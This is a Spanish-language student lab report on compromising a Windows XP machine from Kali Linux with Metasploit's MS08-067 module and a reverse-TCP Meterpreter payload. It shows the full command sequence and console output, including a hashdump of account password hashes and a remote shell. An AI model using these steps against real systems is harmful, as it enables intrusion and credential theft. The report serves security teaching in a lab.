

Informe de la explotación de windows server 2003 y windows xp desde Kali Linux.

Asignatura

Seguridad y Auditoría en Redes

Estudiante

Andrés Felipe Asprilla Córdoba

Universidad Tecnológica del Chocó “Diego Luis Córdoba”

Ingeniería de Telecomunicaciones e Informática

Quibdó/Chocó

Informe de la explotación de windows server 2003 y windows xp desde Kali Linux.

Informe de la explotación de windows server 2003 y windows xp desde Kali Linux.

Docente

ING Rafael Sandoval Morales

Estudiante

Andrés Felipe Asprilla Córdoba

Asignatura

Seguridad y Auditoría en Redes

Universidad Tecnológica del Chocó “Diego Luis Córdoba”

Ingeniería de Telecomunicaciones e Informática

Quibdó/Chocó



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Tabla de contenido

Introducción.....	7
Objetivos.....	8
Objetivo general.....	8
Objetivos específicos.....	8
Planteamiento del problema	9
Explotación de Kali Linux a Windows XP	10
Explotación de Kali Linux a Windows server 2003	24
Recomendaciones	31
Conclusión.....	32
Bibliografía.	33

Tabla de ilustraciones.

Ilustración 1consola de metasploit	10
Ilustración 2Busqueda de exploits	11
Ilustración 3Selecccion del exploit	12
Ilustración 4configurar la dirección IP de la máquina víctima	13
Ilustración 5configurar el payload	13
Ilustración 6Ejecucion del exploit de la maquina	14
Ilustración 7Acceso remoto exitoso	15
Ilustración 8Ejecucion del comando sysinfo	15
Ilustración 9Ejecucion del comando comando getuid	16
Ilustración 10Ejecucion del getsystem.....	17
Ilustración 11Ejecucion del comando PS	17
Ilustración 12comando ipconfig	18
Ilustración 13shell	19
Ilustración 14comando cd.....	19
Ilustración 15comando dir	20
Ilustración 16carpeta Documents.....	20
Ilustración 17comando cd Ye*	21
Ilustración 18comando cd Es*	22
Ilustración 19comando mkdir LAB-FELIPE	22
Ilustración 20carpetas LAB-FELIPE y LAB-ASPRILLA.....	23
Ilustración 21Apache2 en Debian	24
Ilustración 22Carpeta Laboratorio-asprilla.....	25
Ilustración 23archivo central.exe	25

Ilustración 24máquina Windows Server 2003.....	26
Ilustración 25ejecutable central.exe	27
Ilustración 26comando msfconsole.....	27
Ilustración 27Ejecucion en el servidor Windows	28
Ilustración 28comando sysinfo en server 2003	29
Ilustración 29comando getuid en server 2003	29
Ilustración 30comando hashdump en server 2003.....	29
Ilustración 31comando netstat en server 2003.....	30
Ilustración 32comando shell en server 2003	30

Introducción

Este informe presenta el desarrollo completo de una práctica en la cual se realizaron pruebas de explotación sobre sistemas operativos Windows XP y Windows Server 2003 desde una máquina con Kali Linux. El objetivo principal fue demostrar el proceso necesario para generar un archivo malicioso (payload), transferirlo a la máquina víctima, ejecutarlo y establecer una conexión remota utilizando la herramienta Metasploit.

Durante la práctica, se siguieron diferentes etapas: preparación del entorno, creación del ejecutable central.exe, configuración de un servidor web para su descarga, ejecución del archivo en la máquina Windows y posterior conexión mediante el módulo multi/handler de Metasploit. A través de estas acciones, se logró establecer una sesión con Meterpreter que permitió ejecutar comandos, obtener información del sistema y confirmar el nivel de control alcanzado.

Todo el procedimiento se realizó en un entorno de laboratorio con fines académicos, lo que permitió comprender cómo funciona el flujo de una explotación práctica desde la creación del payload hasta la interacción con el sistema comprometido. Este ejercicio es fundamental para reforzar conocimientos sobre herramientas de auditoría y métodos de prueba utilizados en entornos controlados.

Objetivos

Objetivo general

Realizar una auditoría práctica de explotación sobre sistemas Windows XP y Windows Server 2003 desde un entorno Kali Linux, con el fin de identificar vulnerabilidades críticas y evidenciar el impacto de no aplicar actualizaciones de seguridad en sistemas obsoletos.

Objetivos específicos

- Preparar el entorno de laboratorio con las máquinas necesarias para la simulación del ataque.
- Generar y configurar un payload para establecer una conexión remota con el sistema objetivo.
- Ejecutar el proceso de explotación utilizando Metasploit y confirmar el acceso mediante sesiones de Meterpreter.

Planteamiento del problema


Demostrar de forma práctica cómo es posible comprometer un sistema Windows obsoleto mediante la ejecución de un archivo generado desde Kali Linux y la conexión posterior con Metasploit. La dificultad principal consiste en realizar cada paso correctamente para que la explotación sea exitosa, desde la preparación del archivo ejecutable hasta la apertura de la sesión remota.

Durante la práctica se planteó el reto de configurar adecuadamente la ruta del payload, establecer los permisos correctos para que pudiera descargarse desde el navegador y asegurarse de que el servidor Windows pudiera ejecutar el archivo sin inconvenientes. Una vez superados estos puntos, el siguiente desafío fue configurar Metasploit con los parámetros adecuados (LHOST, LPORT, tipo de payload) para que la conexión se estableciera de forma estable.

Explotación de Kali Linux a Windows XP

En este paso lo que hice fue abrir la herramienta **Metasploit** desde mi máquina Kali Linux. Para eso utilicé el comando `msfconsole`, que es el que inicia la consola principal del programa. Una vez se cargó, me apareció la pantalla de bienvenida con el logo en ASCII y un mensaje característico que muestra Metasploit.

Este es básicamente el punto de partida para comenzar a trabajar con la herramienta, ya que desde aquí puedo buscar exploits, configurarlos y usarlos contra la máquina objetivo. Es decir, estoy preparando el entorno para iniciar la explotación de vulnerabilidades más adelante.



```
root@kali: ~/home/kali
msfconsole

Metasploit tip: View all productivity tips with the tips command
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.

https://metasploit.com

=[ metasploit v6.4.18-dev ]
```


Ilustración 1 consola de metasploit

Después de iniciar Metasploit, lo que hice fue comenzar a buscar exploits que estuvieran relacionados con el servicio **NetAPI**, ya que este es uno de los más conocidos por tener vulnerabilidades en sistemas Windows antiguos. Para esto usé el comando `search netapi`.

El sistema me devolvió una lista de varios exploits disponibles, entre ellos los más conocidos como el **MS08-067**, que aparece en la parte inferior de la lista. Este exploit es famoso

porque aprovecha una falla grave en el servicio de red de Windows y fue uno de los más utilizados en su momento para comprometer equipos con Windows XP y 2003.

Básicamente, en este punto lo que estaba haciendo era identificar qué vulnerabilidad podía ser explotada en la máquina víctima, y verificar que Metasploit tiene módulos listos para trabajar con esa debilidad.



```
msf6 > search netapi
[*] Unknown command: search. Did you mean search? Run the help command for more details.
msf6 > search netapi


Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  --                                     -
0  exploit/windows/smb/ms03_049_netapi      2003-11-11      good  No     MS03-049 Microsoft Workstation Service NetAddAlternateComput
erName Overflow
1  exploit/windows/smb/ms06_040_netapi      2006-08-08      good  No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Over
flow
2  \target: (wscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)  -              -      -      -
3  \target: (wscpy) Windows NT 4.0 / Windows 2000 SP0-SP4      -              -      -      -
4  \target: (wscpy) Windows XP SP0/SP1                          -              -      -      -
5  \target: (stack) Windows XP SP1 English                     -              -      -      -
6  \target: (stack) Windows XP SP1 Italian                     -              -      -      -
7  \target: (wscpy) Windows 2003 SP0                          -              -      -      -
8  exploit/windows/smb/ms06_070_wkssvc      2006-11-14      manual No     MS06-070 Microsoft Workstation Service NetpManageIPCConnect
Overflow
9  \target: Automatic Targetting                               -              -      -      -
10 \target: Windows 2000 SP4                                    -              -      -      -
11 \target: Windows XP SP0/SP1                                  -              -      -      -
12 exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corrup
tion
13 \target: Automatic Targetting                               -              -      -      -
14 \target: Windows 2000 Universal                             -              -      -      -
15 \target: Windows XP SP0/SP1 Universal                       -              -      -      -
16 \target: Windows 2003 SP0 Universal                         -              -      -      -
17 \target: Windows XP SP2 English (AlwaysOn NX)               -              -      -      -
18 \target: Windows XP SP2 English (NX)                       -              -      -      -
19 \target: Windows XP SP3 English (AlwaysOn NX)               -              -      -      -
```

Ilustración 2 Búsqueda de exploits

En esta parte ya seleccioné el exploit que iba a utilizar. Me decidí por el **MS08-067**, que es uno de los más efectivos para aprovechar vulnerabilidades en equipos con Windows XP o 2003. Para hacerlo, escribí el comando use exploit/windows/smb/ms08_067_netapi y con eso cargué el módulo dentro de Metasploit.

Luego, revisé las opciones disponibles con el comando show options. Allí se muestran los parámetros que necesito configurar antes de lanzar el ataque. Entre esos aparece el **RHOST**, que es la dirección IP de la máquina víctima; el **RPORT**, que en este caso es el puerto 445 (por

donde funciona el servicio SMB); y además el payload que se va a usar, que en este caso es windows/meterpreter/reverse_tcp.



```
root@kali: ~/home/kali
File Actions Edit View Help

91 \ target: Windows 2003 SP2 Italian (NX)
92 \ target: Windows 2003 SP2 Russian (NX)
93 \ target: Windows 2003 SP2 Swedish (NX)
94 \ target: Windows 2003 SP2 Turkish (NX)

Interact with a module by name or index. For example info 94, use 94 or use exploit/windows/smb/ms08_067_netapi
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 2003 SP2 Turkish (NX)'

msf5 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
-----
RHOSTS    10.10.10.8       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.10.8       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:


Id  Name
```

Ilustración 3 Selección del exploit

En este punto lo que hice fue configurar la dirección IP de la máquina víctima. Para eso utilicé el comando set RHOSTS 10.10.10.8, que corresponde al equipo objetivo al que quiero atacar. Después volví a ejecutar show options para confirmar que la configuración se hubiera guardado correctamente.

Como se puede ver en la pantalla, ahora el parámetro **RHOSTS** ya muestra la IP de destino (10.10.10.8). Los demás valores, como el puerto **445**, ya estaban por defecto porque ese es el que usa el servicio SMB, y el payload sigue siendo windows/meterpreter/reverse_tcp.

Con este paso dejé el exploit listo para ejecutarse sobre la máquina víctima, ya que ahora Metasploit sabe contra qué dirección debe lanzar el ataque.



```
root@kali: ~# msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.10.10.8
rhosts => 10.10.10.8
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS  | 10.10.10.8      | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                             |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                 |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.10.10.5      | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |




Exploit target:
```

Ilustración 4configurar la dirección IP de la máquina víctima

Aquí lo que hice fue configurar el **payload** que iba a usar, en este caso windows/meterpreter/reverse_tcp. Esto significa que, si el exploit funciona, voy a obtener una conexión remota con la máquina víctima usando Meterpreter.

Luego ejecuté el comando exploit para lanzar el ataque. El sistema empezó a trabajar: primero detectó el objetivo, que resultó ser un Windows XP con idioma en español, y después intentó aprovechar la vulnerabilidad.

El ataque fue exitoso porque se abrió una sesión de **Meterpreter**, lo cual indica que logró acceso al equipo de la víctima. Sin embargo, la sesión se cerró rápidamente con el mensaje “Reason: Died”.



```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.10.5:4444
[*] 10.10.10.8:445 - Automatically detecting the target...
[*] 10.10.10.8:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 10.10.10.8:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 10.10.10.8:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 10.10.10.8
[*] Meterpreter session 1 opened (10.10.10.5:4444 -> 10.10.10.8:1034) at 2025-08-28 10:38:09 -0500


meterpreter >
[*] 10.10.10.8 - Meterpreter session 1 closed. Reason: Died
```

Ilustración 5configurar el payload

Ejecuté nuevamente el exploit contra la máquina víctima. El sistema reconoció otra vez que se trataba de un **Windows XP con Service Pack 3 en español**, y luego envió la carga maliciosa para aprovechar la vulnerabilidad.

En este intento, el ataque fue exitoso y logré abrir varias sesiones activas de **Meterpreter**, lo cual me dio acceso remoto estable al equipo objetivo. Esto significa que conseguí tomar el control de la máquina comprometida y desde este punto podría ejecutar comandos, explorar archivos o incluso mantener el acceso de forma persistente.

Con este resultado confirmé que el exploit **MS08-067** funciona correctamente en la víctima seleccionada y que es posible comprometer equipos vulnerables a través de esta falla.



```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.10.10.5:4444
[*] 10.10.10.8:4445 - Automatically detecting the target...
[*] 10.10.10.8:4445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 10.10.10.8:4445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 10.10.10.8:4445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 10.10.10.8
[*] Sending stage (176198 bytes) to 10.10.10.8
[*] Meterpreter session 2 opened (10.10.10.5:4444 -> 10.10.10.8:1050) at 2025-09-03 00:17:00 -0500
meterpreter > [*] Meterpreter session 3 opened (10.10.10.5:4444 -> 10.10.10.8:1037) at 2025-09-03 00:17:00 -0500
meterpreter > |
```

Ilustración 6Ejecucion del exploit de la maquina

En esta parte logré comprobar que la explotación fue totalmente exitosa. Desde la sesión de **Meterpreter**, abrí un servicio VNC que me permitió visualizar y controlar de forma remota el escritorio de la máquina víctima, la cual corre **Windows XP**.

En la ventana se puede ver claramente que tuve acceso al sistema operativo, incluso abriendo una terminal de comandos donde ejecuté el comando ipconfig. Con esto confirmé que efectivamente estaba dentro de la red de la víctima, mostrando la dirección IP del equipo comprometido (**10.10.10.8**) y sus configuraciones de red.

Este resultado es la prueba más evidente de que el ataque funcionó, ya que no solo logré abrir una sesión con Meterpreter, sino también controlar gráficamente la máquina objetivo como si estuviera frente a ella.




Ilustración 7 Acceso remoto exitoso

Luego ejecuté el comando **sysinfo**, con el cual confirmé que la máquina comprometida correspondía a un **Windows XP SP3 (versión 5.1, build 2600)**, arquitectura **x86**, en idioma español, dentro del dominio **INICIOMS**, y que además tenía **2 usuarios activos en sesión**.

Con este procedimiento verifiqué que no solo contaba con acceso por consola, sino también con control visual e interactivo del entorno gráfico del sistema, lo cual amplía significativamente las posibilidades de manipulación dentro del ejercicio de explotación.



Ilustración 8 Ejecución del comando sysinfo

Después de establecer la sesión con la máquina víctima, ejecuté el comando **getuid** en meterpreter para comprobar con qué nivel de privilegios había logrado acceder al sistema. El

resultado mostró que mi usuario activo correspondía a **NT AUTHORITY\SYSTEM**, lo cual significa que obtuve los máximos privilegios dentro del sistema operativo.

Esto confirma que la explotación fue totalmente exitosa, ya que no solo conseguí una sesión de meterpreter y acceso al escritorio remoto mediante VNC, sino también el control absoluto de la máquina víctima con permisos de administrador a nivel de sistema.

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > █
```

Ilustración 9 Ejecución del comando comando getuid

Una vez confirmé que ya me encontraba ejecutando la sesión con privilegios de **SYSTEM**, utilicé el comando **getsystem** para verificar si era posible elevar privilegios, pero el resultado mostró que **ya estaba corriendo como SYSTEM**, lo que ratificó mi control absoluto sobre la máquina.

Posteriormente, ejecuté el comando **hashdump**, el cual me permitió extraer los hashes de las contraseñas almacenadas en el sistema operativo. Como resultado, obtuve los registros de varios usuarios locales, entre ellos:

- **Administrador**
- **Asistente de ayuda**
- **Invitado**
- **SUPPORT_388945a0**
- **Yeco**

Con esta información, confirmé que no solo tenía el control total de la máquina, sino también acceso a los **hashes de credenciales** que podrían ser crackeados posteriormente para

obtener las contraseñas en texto plano. Este paso demuestra cómo, a través de la explotación exitosa, es posible comprometer completamente la seguridad del sistema y acceder a información altamente sensible.

```
meterpreter >
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
meterpreter >
meterpreter > hashdump
Administrador:500:4ec19744254597e2b8611ddcc23c95ed:822473d5b83089f54937b792f6c92b1c:::
Asistente de ayuda:1000:9691f07e6cf8fd79583d8d67e59e23d6:c6b980834fe38f4ca83a1cc37ff62f9e:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ea19131227f1f303b0480b066679a965:::
Yeco:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Ilustración 10 Ejecución del getsystem

En esta parte lo que hice fue listar todos los procesos que se estaban ejecutando en el sistema comprometido. Para eso usé el comando **ps** dentro de la sesión de *meterpreter*. Con este resultado pude ver el nombre de cada proceso, el usuario que lo estaba ejecutando y la ruta desde donde se estaba corriendo en Windows. Esto es importante porque me permite identificar procesos críticos del sistema como **explorer.exe**, **lsass.exe** o **svchost.exe**, y también ver si hay alguno sospechoso que me pueda servir para seguir con la explotación o para mantener el acceso.

```
meterpreter > ps
Process List
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
124	976	wscntfy.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\system32\wscntfy.exe
148	1432	cmd.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\system32\cmd.exe
356	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
492	644	alg.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\alg.exe
576	356	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\?\C:\WINDOWS\system32\csrss.exe
580	1432	ctfmon.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\system32\ctfmon.exe
600	356	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\?\C:\WINDOWS\system32\winlogon.exe
644	600	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
656	600	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
816	644	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
880	644	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
964	976	wuauclt.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\system32\wuauclt.exe
976	644	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1028	644	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
1144	644	svchost.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\system32\svchost.exe
1432	1388	explorer.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\Explorer.EXE
1528	644	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1636	600	logon.scr	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\System32\logon.scr

```
meterpreter >
```

Ilustración 11 Ejecución del comando PS

Aquí lo que hice fue usar el comando **ipconfig** dentro de la sesión de *meterpreter* para revisar la configuración de red de la máquina a la que accedí. Con esta información pude ver las interfaces de red disponibles, incluyendo la dirección IP asignada, que en este caso es **10.10.10.8**, junto con su máscara de red. Esto me sirve para saber en qué red interna se encuentra el equipo, qué conexión está usando y también para planear posibles movimientos laterales hacia otros dispositivos conectados en la misma red.

```
meterpreter > ipconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : Adaptador de servidor PRO/1000 T de Intel(R) - Minipuerto del administrador de paquetes
Hardware MAC : 08:00:27:78:db:69
MTU        : 1500
IPv4 Address : 10.10.10.8
IPv4 Netmask : 255.255.255.0

meterpreter > █
```

Ilustración 12 comando ipconfig

En este paso utilicé el comando **shell** desde *meterpreter* para abrir una consola directamente en el sistema comprometido. Esto me permitió interactuar con el equipo víctima como si estuviera sentado frente a él. Al ejecutarlo, se creó un nuevo proceso y un canal de comunicación, y logré acceder a la línea de comandos de **Windows XP** en la carpeta **C:\WINDOWS\system32**. Con este acceso ya puedo lanzar comandos propios de Windows, lo que me da un mayor control sobre la máquina.



```
meterpreter >  
meterpreter > shell  
Process 1208 created.  
Channel 3 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>
```

Ilustración 13shell

Una vez dentro de la consola de Windows, utilicé el comando **cd ..** dos veces para moverme hacia atrás en las carpetas. Al principio estaba ubicado en **C:\WINDOWS\system32**, luego pasé a la carpeta **C:\WINDOWS** y finalmente llegué al directorio raíz ****C:****. Con este movimiento lo que hice fue ubicarme en la raíz del sistema para tener un mejor control y poder explorar más fácilmente el resto de directorios del equipo.

```
C:\WINDOWS\system32>cd ..  
cd ..  
  
C:\WINDOWS>  
  
C:\WINDOWS>cd ..  
cd ..  
  
C:\>
```

Ilustración 14comando cd

